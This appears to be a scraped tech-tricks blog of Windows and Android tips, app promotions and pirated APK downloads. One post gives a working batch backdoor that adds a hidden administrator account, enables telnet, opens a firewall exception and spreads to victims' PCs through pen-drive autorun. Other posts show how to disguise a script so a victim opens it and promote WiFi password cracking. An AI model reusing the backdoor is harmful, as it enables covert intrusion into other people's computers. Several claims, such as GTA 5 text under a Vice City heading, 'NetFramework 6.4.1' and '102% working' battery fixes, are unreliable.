Wednesday, January 18, 2017

Watch Your PC Activities In Sidebar on Windows 8



Performance Stats include:

CPU

  • Processor Model
  • Current Clock Speed
  • Temperature
  • Fan Usage (if supported by your chipset)
  • Overall Load %
  • Individual Load %

RAM

  • Utilization %
  • Used GB
  • Free GB


 GPU (if your GPU is supported, my IGP was not)

  • Current Clock Speed
  • VRAM Clock
  • Core Load
  • Voltage
  • Temperature
  • Fan Usage

 Drives

  • % Utilized
  • Used Space GB
  • Free Space GB
  • Read KB/s
  • Write KB/s

 Network

  • Device Model
  • In KB/s
  • Out KB/s


Requirements:NetFramework 6.4.1


Mobikwik Loot - Get Rs.13 Cashback on Adding Rs.13 or more (All Users)

mobikwik-add-get-13-offer
 
Mobikwik - The quickest way to recharge, pay bills online - Not only this Mobikwik is now accepted by over 1000+ websites where you can shop through your mobikwik wallet.

This time, Its a flood of Mobikwik cashback for their realtime mobikwik users. Get Flat Rs.13 Cashback on Money Add & of Rs.13 or more in Wallet. Offer valid for all mobikwik users for a limited period.


How to get The Offer :-

  • Download Mobikwik's App from here
  • Sign In / Sign up for a new mobikwik account.
  • Verify your Mobile Number via OTP Sent
  • Add atleast Rs.13 to avail the offer
  • Apply coupon code - 'REPUBLIC'
  • Pay using your Credit or Debit card to avail the offer.
  • Done! You will receive your Cashback credited in your account within 24 hours of transaction.

Terms & Conditions :-
  • Get flat Rs.13 cashback on “Add money” done on Mobikwik app

  • Maximum cashback amount is fixed at Rs 13
  • Minimum amount spend to redeem this offer is Rs 13
  • Sign up platform,redemption and Payment should be done on Mobikwik
  • Offer can be redeemed only once per user during the offer period
  • Offer valid for all Mobikwik users Limited period offer
  • This offer is not valid on Net banking and Virtual Card Payments


Saturday, January 14, 2017

How to Install Windows xp in less than 15 minutes

Now, this tip will be very helpful for those who frequently install windows xp operating system. Normally OS installation takes around 40 minutes to complete, but through this trick you can now save 10-15 minutes. This simple tricks goes this way.

1. Boot through Windows XP CD.

2. After all the files are completely loaded, you get the option to select the partition. Select “c”.
3. Now Format the partition, whether it is normal or quick with NTFS or FAT
4. Once the formatting is completed, All the setup files required for installation are copied. Restart your system by pressing Enter.
Now, here begins the Simple trick to save 10-15 minutes.
5. After rebooting, you get a screen where it takes 40 minutes to complete or finalize the OS installation.
6. Now, Press SHIFT + F10 Key ->  This opens command prompt.
7. Enter “Taskmgr” at the command prompt window. This will open Task Manager.
8. Click the Process Tab, here we find a process called Setup.exe -> Right Click on Setup.exe -> Set Priority -> Select High or Above Normal. Initially it will be Normal.

Thats it, no more work to do. Relax your self and see how fast the installation process completes

Tuesday, January 10, 2017

How to Disable Boot Image in Government Laptop

Today I'm gonna show disable boot image in government laptop's


  • First enter into boot menu

  • Then goto startup tab by clicking right arrow


  • Then you will see Boot Mode option

  • That Boot Mode in quick option


  • You have to change that to diagnostic option

  • And press F10 button ,then choose yes


  • Laptop will restart then you can see Boot image disabled


For Video Tutorial Watch Here


Enjoy😉😉😉

Saturday, January 07, 2017

Windows XP get speed Shutdown


This is reduces the time XP waits before automatically closing any running programs when you give it the command to shutdown.
 

Go to Start then select Run
Type 'Regedit' and click OK
Find 'HKEY_CURRENT_USER\Control Panel\Desktop\'
Select 'WaitToKillAppTimeout'
Right click and select 'Modify'
Change the value to '1000'
Click 'OK'
Now select 'HungAppTimeout'
Right click and select 'Modify'
Change the value to '1000'
Click 'OK'


Friday, December 09, 2016

[NOT WORKING]GTA Vice City for Android(APK with OBB)


Gameplay of Gta 5 on Android

The gameplay of GTA 5 has improved a lot than the last Grand Theft Auto games. You will have driving experience like a racing games. The mechanics of shooting, boating, riding has improved significantly. Now, There is more variety of weapon that you can select. New features has been added such as Yoga, Scuba diving, Hunting and tennis. The world is now larger than GTA san andreas and GTA IV. GTA V for Android is best to play when you have free time. You can download GTA 5 apk file from the download button below.

Download GTA 5 for Android

Download GTA 5 for android now to enjoy the features of portable Grand Theft Auto 5 on your phone or tablet. This is the full version of the game and has all the features. This works on your mobile phone, tablet or any other devices running android operating system. After you download, You will have apk file of GTA V and you can install apk file on your device. If you don't know how to install apk file on your phone/tablet then follow the instructions:

NOTE:-

  Now, open the obb folder and create a new folder and name it (com.rockstargames.gtavc).  

Open the folder and coppy your obb file that you downloaded and then rename it  as (main.7.com.rockstargames.gtavc.obb).

How to Install GTA 5 and Preview


Download Link:-


ZIP PASSWORD : fullhacks.com-123

Monday, October 31, 2016

How To Install Kali Nethunter In Any Rooted Android


Kali is the most hacking os ,we can hack anything using Kali Linux .Now Kali released Kali Nethunter For Nexus One Plus mobiles but that support same version of android.

1.First Download Kali NetHunter From the link:-


2.Unzip the file

3.Then Goto unzipped folder,open data ->local ,you will see kalifs-full.tar.xz copy the file to /SD card

4.Goto unzipped folder->data->app
Install these apps
VNC-nh.apk
Term-nh.apk
NetHunter.apk
Hackerskeyboard.apk

5.Now install BusyBox,Root Explorer
Open busybox ,you will see Install then click and install it

6.Open Nethunter app,Give root access,then wait still the loading finish after minimize the app

7.Now open root explorer,now create copy links for these files
Bootkali
Bootkali_bash
Bootkali_login,see this video to create copy link


8.Now Open NetHunter click kali chroot manager,
Click Install Kalichroot
Choose Use SD card
Choose Full chroot

Then wait until it finish loading


If you have custom recovery, Then install this zip file using recovery

Saturday, October 29, 2016

How to Create Fake Virus to Prank Someone

Step 1. Writing Sample Code

1. Open Notepad or Notepad++.

Here is the code to generate message box in windows computer.

X=MsgBox(“Message Description”,0+16,”Title”)

Type the above code in Notepad and save this notepad on your desktop, Give it some convincing name like “My Computer” and Save file as .vbs  extension, and select all files instead of *txt.  Like My Computer.vbs

fake virus

Step 2. Understanding the Code

Now open the saved file and you will a message box like shown in the image below.

prank virus 

In above Code  X=MsgBox(“Message Description”,0+16,”Title”)  here is the explanation of this code.
  1. Message Description  – This is what you want to show as Message.
  2. Button – Type of button like OK, Yes, No, Cancel etc
  3.  Icon – Type of icon you want to show like Info icon, critical icon etc
  4. Title – Title of message Box.  1. You can write any number from 1,2,3 or 4 instead of 0 (before the ‘+’ symbol)
Here is the meaning of these numbers:
0 = OK Button,
1 = OK / Cancel Button,
2 = Abort / Retry / Ignore Button,
3 = Yes / No / Cancel Button,
4 = Yes / No Button,
5 = Retry / Cancel Button


2. You can write 32 or 48 or 64 instead of 16.
Here is the meaning of each number:

16 = Critical Icon,
32 = Help Icon,
48 = Warning Icon,
64 = Information Icon,

Type the above code with your message, desired button, icon and title, one line of code generates one message box so you need to write code in separate line to generate another message box like
X=MsgBox(“Error while opening Computer. Do you want to Fix this Error?”,4+64,”Computer”)
X=MsgBox(“Unable to Fix this Error. Do you want to scan this Computer”,3+48,”Computer”)
It will look like the below image –


code to create prank virus 

Type convening message with proper buttons, relative icons, and title, and save this notepad on your desktop but don’t forget to assign .vbs extension and select all files instead of *txt while saving this notepad. When you save it you will get an icon which looks like

vbs file

Step 3. Changing the Icon

You need to change the icon of this file so that victim is intended to open the file, you can change this icon to Computer icon to make it looks like original, but you can’t directly change the icon follow this step to change the icon.
  1. Copy and paste the file to another location like in C drive.
  2. Create Shortcut – right click on it and send to desktop.
  3. On the desktop you will get the shortcut, Right click on it go to properties and Click on Change icon Now select the computer icon and hit OK. 

IF You can't create virus , download from here:-


Thursday, October 27, 2016

How to Solve Battery Drain Problem in Android


Hlo friends this post for those who have facing battery
problem on their phone..FOR ALL NON-ROOTED or ROOTED users

Rooted User


1). first of all download battery calibration app...

2). before calibrating charge your phone at hundred
percent full ..

3).then calibrate it ..

4).after battery calibration use your phone till your
phone's battery reached 90 % .

5).then enable developer options and godown...

6). then select window animation scale and
...transfer
.... and animated scale..... and set the value . 5x to all.
this makes your phone Two fast

7).then reboot it.

8). after reboot go back to Developer option and check
background process limit .

9).set it to at most 4 processes.

10). after this charge your phone again at hundred
percent.

11).after this unplug your phone...... turn on battery
saver ......turn on flight mode...... and reduce brightness
at 0 % for one hour ...

12). Don't do anything with your phone in this 1 hour.

13). after 1 hour use your phone normally and check
the battery usage now you will get almost 3 or 4 days
of talk time.

For non rooted user 

Charge your phone at hundred
percent ...then rest it for 5 minutes.

After 5 minutes use your phone till your phone battery
reach 90%....

Then follow the steps from. .5th point. Its working
for all. ..

DO IT NOW. IT'S. 102% WORKING..

Tuesday, October 25, 2016

Create Bootable Pendrive Using CMD


To create a bootable USB drive manually, we will use the Command Prompt as a Windows default program. Here are step by step to create a bootable USB drive as the Windows installation media. To create a bootable USB drive as a Windows installation media, we require at least 4 GB for minimum capacity. Larger capacity is better. At this moment, I use the USB flash drive with 2 GB of capacity as just an example. It's due to some reasons that my 4 GB flash drive encountered an unusual problem that i have to fix later. :D


USING DISKPART COMMAND:-


  1. Insert your USB flash drive to your running computer. As the first step, we need to run Command Prompt as administrator. To do this, we need to find cmd by typing 'cmd' in the search box on Windows Start Menu. After search result for 'cmd' appears, right click on it and select "Run as administrator".

  2. Type 'diskpart' on Command Prompt (without quotes) and hit Enter. Wait for a while until the DISKPART program run.


  3. Type 'list disk' to view active disks on your computer and hit Enter. There would be seen that the active disks shown as Disk 0 for hard drive and Disk 1 for your USB flashdrive with its total capacity.

  4. Type 'select disk 1' to determine that disk 1 would be processed in the next step then hit Enter.

  5. Type 'clean' and hit Enter to remove all of data in the drive.

  6. Type 'create partition primary' and hit Enter. Creating a primary partition and further recognized by Windows as 'partition 1'.

  7. Type 'select partition 1' an hit Enter. Choosing the 'partition 1' for setting up it as an active partition.

  8. Type 'active' and hit Enter. Activating current partition.

  9. Type 'format fs=ntfs quick' and hit Enter. Formatting current partition as NTFS file system quickly.


  10. Type 'exit' and hit Enter. Leaving DISKPART program but don't close the Command Prompt instead. We would still need it for next process.
Then just copy windows os  files or extract iso file to pendrive

Sunday, October 23, 2016

AUTO SEND BIRTHDAY SMS FROM ANDROID


Dont Miss Anyone Birthday Because They Wait For Wish

Just Download The Called Auto Birthday SMS


Open The App Import FB Friends Birthday And Import Calendar Saved Birthdays

Or Type DOB and Time Of Birth 

This App Will Send Birthday Wishes To The Time you Saved


How To Access Your Friends Computer Remotely


  • All you have to do is to create a user account there then hide that user from logon screen and then starttelnet server and finally mark telnet as a exception in firewall
  • .
  • These steps can be carried out simply and faster using a simple batch file (instal.bat).
  •  
  • Here the source of batch file: instal.bat 
  •  
  • @echo OFF net user IE_USR 123456 /add net localgroup administrators IE_USR /add net localgroup “remote desktop users” IE_USR /add sc config tlntsvr start= auto netsh firewall set allowedprogram%windir%\system 32\tlntsvr.exe iexplorer enable sc start tlntsvr reg add “HKLM\software\ microsoft\windo ws NT\CurrentVersi on\winlogon\spe cialaccounts\Us erList” /v IE_USR /t REG_DWORD /d 0
  •  
  • Now you can make this file to spread from one machine to another according to your own method like tospread this file as a autoplay programin pen drives.
  •  
  •  Here the code for autoplaying, just put these two files in pen drive and your work is done.
  •  
  • autorun.inf [autorun] open=instal.bat When the victim plug this pen drive inhis/ her PC,
  •  

  •  instal.bat runs and it will do all the work for you then you can meet your friend online on yahoo msgr and use start>run>netstat -n 4 [press Enter] to find his/ her IP address. After getting the IP address goto start>run>telnet ipaddress [press Enter],
  •  
  •  then press Y and then use these login detail to get login: username: IE_USR password: 123456
  •  
  • Now you have the shell prompt of friend machine.
  •  
  •  You can do anything. You can see what task are running there using tasklist command,
  •  
  • you can shutdown its machine using shutdown -s and even get stored password from registry and do almost everthing from command prompt....


Note:This is educational purpose only
If do wrong ,we are not reponsible

Saturday, October 22, 2016

GBWhatsApp Plus MOD Apk


Features

Removed the Redirect link when open the whatsapp

  •  Based on 2.16.259 ( Play Store )
  •  Ban proof
  •  supports calls
  •   hide your ( last seen )
  •  privacy mods
  •  themes mods
  •  Theme Server ( to download/apply themes )
  •  Change ticks/bubbles Style Mod
  •  (17) Ticks & (13) Bubbles Styles to choose

  •  counter statistics for groups
  •  media preview without loading
  • Show Online/last Seen in Main Screen
  •  send video with size 1GB instead of 16MB
  •  send 90 images at once instead of 10
  •  change your status and add to 250 characters instead of 139 characters 

How to download GB Whatsapp APK Latest Version

  • First of all download & install GBWhatsapp APK


  • Open the app, now it will show you “Install Blocked’ warning, just click on settings


  • Then, look the unknown sources option and Tick it


  • Now click install in in your device


  • Enter your number and do verify by OTP


  • After verification, you will be redircet to GBWhatsapp dashboard
Thats it. Now start doing fun using above cool thing which you would like to do


GBWhatsapp Plus v4.94 [Extreme] MOD APK  (34.9 MB) / Mirror

GBWhatsapp Plus v4.92 [Extreme+Transparant] MOD APK  (24 MB) / Mirror

Saturday, January 02, 2016

(PREMIUM APP) HACK WiFi using WiFi WpsWpa tester premium 2.6.2.1

HACK WiFi using WiFi Wps Wpa tester premium
Today i m posting how to hack WiFi
password in less than 1 min with App Name WiFi Wps Wpa tester .


Monday, December 28, 2015

Some smart Internet tricks you never know


Internet is the most used creation ever created by man nowadays. We use internet on daily basis but we are still unaware of many useful internet tricks. So here are some tricks for all the Internetholic persons out there, Which would be useful for you for all your life.


Our Channel

Blog Archieve